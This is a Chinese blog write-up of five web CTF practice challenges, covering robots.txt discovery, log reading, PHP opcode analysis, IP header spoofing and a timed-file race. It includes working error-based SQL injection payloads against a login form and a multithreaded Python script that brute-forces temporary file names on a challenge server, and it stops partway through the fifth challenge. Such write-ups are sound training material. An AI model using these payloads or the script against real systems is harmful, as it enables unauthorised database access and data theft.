记一次CTF过程（Writeup）

原创

lf794536440 于 2018-01-17 21:43:37 发布 32115 收藏 35
分类专栏： CTF 文章标签： CTF Writeup


前言

在i春秋平台看到几个ctf练习题，就点进去看看吧，能做就做不能做说明水平有限，还要继续加油（革命尚未成功，同志仍需努力）O(∩_∩)O哈哈~


第一题：Robot

题目名称：Robot


有没有觉得这个题目很熟悉？没错robots.txt！很熟悉。可能解题思路就和robots.txt有关了。访问链接，网页显示位一张机器人的图片，没什么信息，网页源代码同样没有什么具有价值的信息。




那我们就抓个包看看吧，用burpsuite爬一下，说不定有收获呢？



果然看到了熟悉的身影——robots.txt，访问一下试试。



有好东西出现了，可以看到robots.txt显示有个/admin/3he11.php，那我们就看一下吧。访问过后空白一片，难道思路不对？等一下！好像忘了什么，没错！网页源代码，这可是网页最直观的东西啊。




哈哈，flag找到了，so easy！

第二题：seelog

题目名称：seelog

访问链接，看到“本站是内部网站，非请勿入”但是题目中提到了seelog。。。。这是什么含义？想一下，see log拆开看log是日志文件的扩展名，难道和日志有关？不管了，先试一下吧，访问一下log.txt，可惜并没有返回404，那访问一下log目录吧。



两个日志文件，挨个看一遍吧，打开access.log看一下，都是一些访问记录。

```
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /s8qq.asp HTTP/1.1" 404 445 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /bbs/diy.asp HTTP/1.1" 404 448 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /s8diy.asp HTTP/1.1" 404 446 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /myup.asp HTTP/1.1" 404 445 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /s8tmdqq.asp HTTP/1.1" 404 448 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /bbs/s8diy.asp HTTP/1.1" 404 450 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /upfile.asp HTTP/1.1" 404 447 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /admin_index.asp HTTP/1.1" 404 452 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /reg_upload.asp HTTP/1.1" 404 451 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /bin/login.asp HTTP/1.1" 404 450 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /app/login.asp HTTP/1.1" 404 450 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /bbs/upfile.asp HTTP/1.1" 404 451 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /dzmanager/login.asp HTTP/1.1" 404 456 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /aspcheck/aspcheck.asp HTTP/1.1" 404 458 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /mgyg/admin/login.asp HTTP/1.1" 404 457 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /asp/login.asp HTTP/1.1" 404 450 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /SouthidcEditor/admin_style.asp HTTP/1.1" 404 467 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /eWebEditor/Admin_Default.asp HTTP/1.1" 404 465 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:22 +0000] "GET /eWebEditor/Admin_Style.asp HTTP/1.1" 404 463 "-" "-"
```


都是404？就没有200的状态吗，很简单搜索一下啊，按Ctrl+F，输入“HTTP/1.1" 200”（为什么这么输入呢？因为只输入200，查询结果太多了）搜索几下看到这样一个奇怪的记录：

```
172.16.3.1 - - [12/Oct/2016:07:54:48 +0000] "GET /oa/ewebeditor/admin_login.asp HTTP/1.1" 404 466 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:48 +0000] "GET /inc/Editor/admin_login.asp HTTP/1.1" 404 463 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:48 +0000] "GET /wojiushiHouTai888/dengIU.php?username=admin&password=af3a-6b2115c9a2c0&submit=%E7%99%BB%E5%BD%95 HTTP/1.1" 200 771
"-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36"
172.16.3.1 - - [12/Oct/2016:07:54:48 +0000] "GET /modules/ewebeditor/admin_login.asp HTTP/1.1" 404 471 "-" "-"
172.16.3.1 - - [12/Oct/2016:07:54:48 +0000] "GET /admin/editor/vsafadmin_login.asp HTTP/1.1" 404 469 "-" "-"
```


不合常理啊，复制一下链接访问一下看看，果然有蹊跷啊，flag出来了！


第三题：VID

题目名称：VID

访问链接，看到网页显示如下：

do you know Vulcan Logic Dumper?
false


这是什么鬼？一脸的问号？没关系先看一下网页源代码吧，上面也说道了，它是页面最有价值的东西了，果然有蹊跷啊。




访问index.php.txt文件看一下，可以看到以下代码：

```
---------------------------------------------------------------------------
  2     0  >   EXT_STMT
              1   ECHO                                        'do+you+know+Vulcan+Logic+Dumper%3F%3Cbr%3E'
  3     2      EXT_STMT
              3   BEGIN_SILENCE                       ~0
              4   FETCH_R                 global      $1      '_GET'
              5   FETCH_DIM_R                         $2      $1, 'flag1'
              6   END_SILENCE                                 ~0
              7   ASSIGN                                      !0, $2
  4     8      EXT_STMT
              9   BEGIN_SILENCE                       ~4
             10   FETCH_R                 global      $5      '_GET'
             11   FETCH_DIM_R                         $6      $5, 'flag2'
             12   END_SILENCE                                 ~4
             13   ASSIGN                                      !1, $6
  5    14      EXT_STMT

  5    14        EXT_STMT
             15   BEGIN_SILENCE                           ~8
             16   FETCH_R                 global          $9      '_GET'
             17   FETCH_DIM_R                             $10     $9, 'flag3'
             18   END_SILENCE                                     ~8
             19   ASSIGN                                          !2, $10
  6    20      EXT_STMT
             21   IS_EQUAL                                ~12     !0, 'fvhjjihfcv'
             22 > JMPZ                                            ~12, ->38
  7    23  >   EXT_STMT
             24   IS_EQUAL                                ~13     !1, 'gfuyiyhioyf'
             25 > JMPZ                                            ~13, ->35
  8    26  >   EXT_STMT
             27   IS_EQUAL                                ~14     !2, 'yugoiiyhi'
             28 > JMPZ                                            ~14, ->32
```


简单说让以GET方式传入参数：flag1，flag2，flag3并赋值，那么我们就传入参数“?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi”。提示:next step is 1chunqiu.zip，是一个压缩文件，下载下来看看吧。



打开压缩包看到四个php文件，两个html文件和一个css文件夹：





..			本地磁盘	
css			文件夹	2016/8/12 18:46
config.inc.php	315	202	PHP 文件	2016/9/29 16:04
dbmysql.class.php	1,541	645	PHP 文件	2016/8/8 10:28
login.html	667	365	Firefox HTML Do...	2016/8/7 14:50
login.php	1,300	547	PHP 文件	2016/9/29 17:50
register.html	661	362	Firefox HTML Do...	2016/9/29 16:47
register.php	1,231	543	PHP 文件	2016/9/29 16:50

打开php文件看一下

```php
if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));

    $sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";
    $row = $db->query($sql);
    $result = $db->fetch_array($row);
```


在login.php文件中发现文件是以POST方式传入“username”、“password”、“number”并且在"$username"将两头的“number”替换为“”，那么这就存在sql注入了，根据源代码构造payload：“number=0&username=123%00' and updatexml(1,concat(12, substr((sel0ect flag from flag),10,25)),1)%23&password=1”和“number=0&username=123%00' and updatexml(1,concat(12, substr((sel0ect flag from flag),25,35)),1)%23&password=1”。并访问/1chunqiu/login.php，用POST发包的方式将payload发到数据库中。






将两段flag合在一起就可得到完整的flag了

第四题：天下武功为快不破

题目名称：天下武功唯快不破

访问链接，发现给力一段源代码：




```php
<?php
header("content-type:text/html;charset=utf-8");
'天下武功唯快不破';
setcookie('token','hello');
show_source(__FILE__);
if  ($_COOKIE['token']=='hello'){
    $txt  =  file_get_contents('flag.php');
    $filename  =  'u/'.md5(mt_rand(1,1000)).'.txt';
    file_put_contents($filename,$txt);
    sleep(10);
    unlink($filename);
}
```


意思是：设置cookie的“key=token”和“value=hello”，判断cookie是否为真，如果为真，那么将“flag.php”文件中的内容以字符串的方式写到$filename中，并命名为u/md5(mt_rand(1,1000)).txt（中间的意思为：在1-1000中随机产生一个数并用MD5的方式加密）。在延迟10秒后删除文件。

所以我们就可以用python脚本来解题了，代码如下：

```
import requests as rq
import hashlib
import threading
import Queue

url = 'http://106.75.26.211:3333'
queue = Queue.Queue()

def make_queue():
    for i in range(1, 1001):
        m = hashlib.md5()
        m.update(str(i))
        furl = url + '/u/' + m.hexdigest() + '.txt'
        queue.put(furl)

def worker():
    count = 0
    while not queue.empty():
        count = count + 1
        print count
        u = queue.get()
        result = rq.get(u).text
        if '404' not in result:
            print result
            break
        queue.task_done()

def main():
    make_queue()
    for i in range(50):
        t = threading.Thread(target = worker)
        t.daemon = True
        t.start()
    queue.join()

if __name__ == '__main__':
    main()
```


脚本运行中会看到flag已经显示出来了。

第五题：fuzzing


题目名称：fuzzing

访问链接，会看到页面只显示“there is nothing”除此之外什么都没有，网页源代码也是只有“there is nothing”，所以我们先用burpsuite抓包看一下。在burpsuite的repeater模块中在访问http://106.75.108.111:2222是返回的response并没有什么异样：


但是在链接的重定向跳转的http://106.75.108.111:2222/test.php中，我们在repeater的模块中的response中发现了异常：




response中显示：hint: ip,Large internal network（最大内网ip），内网ip中最大的网段应该就是10.0.0.0了，所以我们伪造ip再一次访问题目链接，那么如何伪造ip呢？我们可以用火狐的插件伪造，也可以用burpsuite伪造，小编用的插件（modify headers）随便伪造了10.0.0.0网段的ip，点击start。




再次访问题目链接，发现页面已经变化：



